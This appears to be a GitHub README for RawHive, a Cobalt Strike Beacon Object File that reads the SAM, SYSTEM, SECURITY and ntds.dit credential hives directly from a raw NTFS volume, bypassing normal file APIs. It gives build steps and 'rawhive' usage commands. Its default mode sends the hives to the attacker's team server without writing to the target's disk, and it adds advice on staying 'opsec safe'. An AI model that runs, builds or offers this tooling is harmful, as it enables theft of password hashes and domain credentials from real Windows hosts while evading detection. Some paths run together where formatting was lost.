 nmht3t/rawhive
Cobalt Strike BOF that extracts selected Windows registry hives directly from a raw NTFS volume by parsing NTFS metadata and reading file data straight from disk.

RawHive is a Cobalt Strike BOF for pulling selected Windows registry hives straight from a raw NTFS volume. It skips the normal file APIs, walks NTFS metadata to find the target file records, and reads the bytes directly from disk.
Targets:
C:\Windows\System32\config\SAMC:\Windows\System32\config\SYSTEMC:\Windows\System32\config\SECURITYC:\Windows\NTDS\ntds.dit (domain controllers only)Any local NTFS drive letter works; the default is C:.
\\.\C:) and reads the boot sector to locate $MFT.Windows, System32, config, and the target files, with a bounded MFT scan as fallback.x86_64-w64-mingw32-gcc and make for building.make
Builds dist/rawhive.x64.o. rawhive.cna loads the object from dist/, so rebuild after changing rawhive.c.
Download mode is the default: hives are read straight from the raw volume and pushed to the team server via the BeaconDownload API. Nothing touches the target's disk.
rawhive                    # download C: hives to team server
rawhive D                  # download D: hives to team server


Disk-write mode saves .tmp files to a directory on the target. Note this touches the disk and may not be opsec safe; prefer download mode unless you specifically need the files landed locally.
rawhive C:\Windows\Temp           # write C: hives to disk
rawhive C:\Windows\Temp D         # write D: hives to C:\Windows\Temp
The volume can be written as C, c, or C:. The output directory must already exist.
Files are named <host>_<timestamp>_<hive>.tmp:
<host>_<timestamp>_sam.tmp
<host>_<timestamp>_system.tmp
<host>_<timestamp>_security.tmp
<host>_<timestamp>_ntds.tmp       # DCs only
In download mode they appear in Cobalt Strike's download tray; in disk-write mode they land in the specified output directory.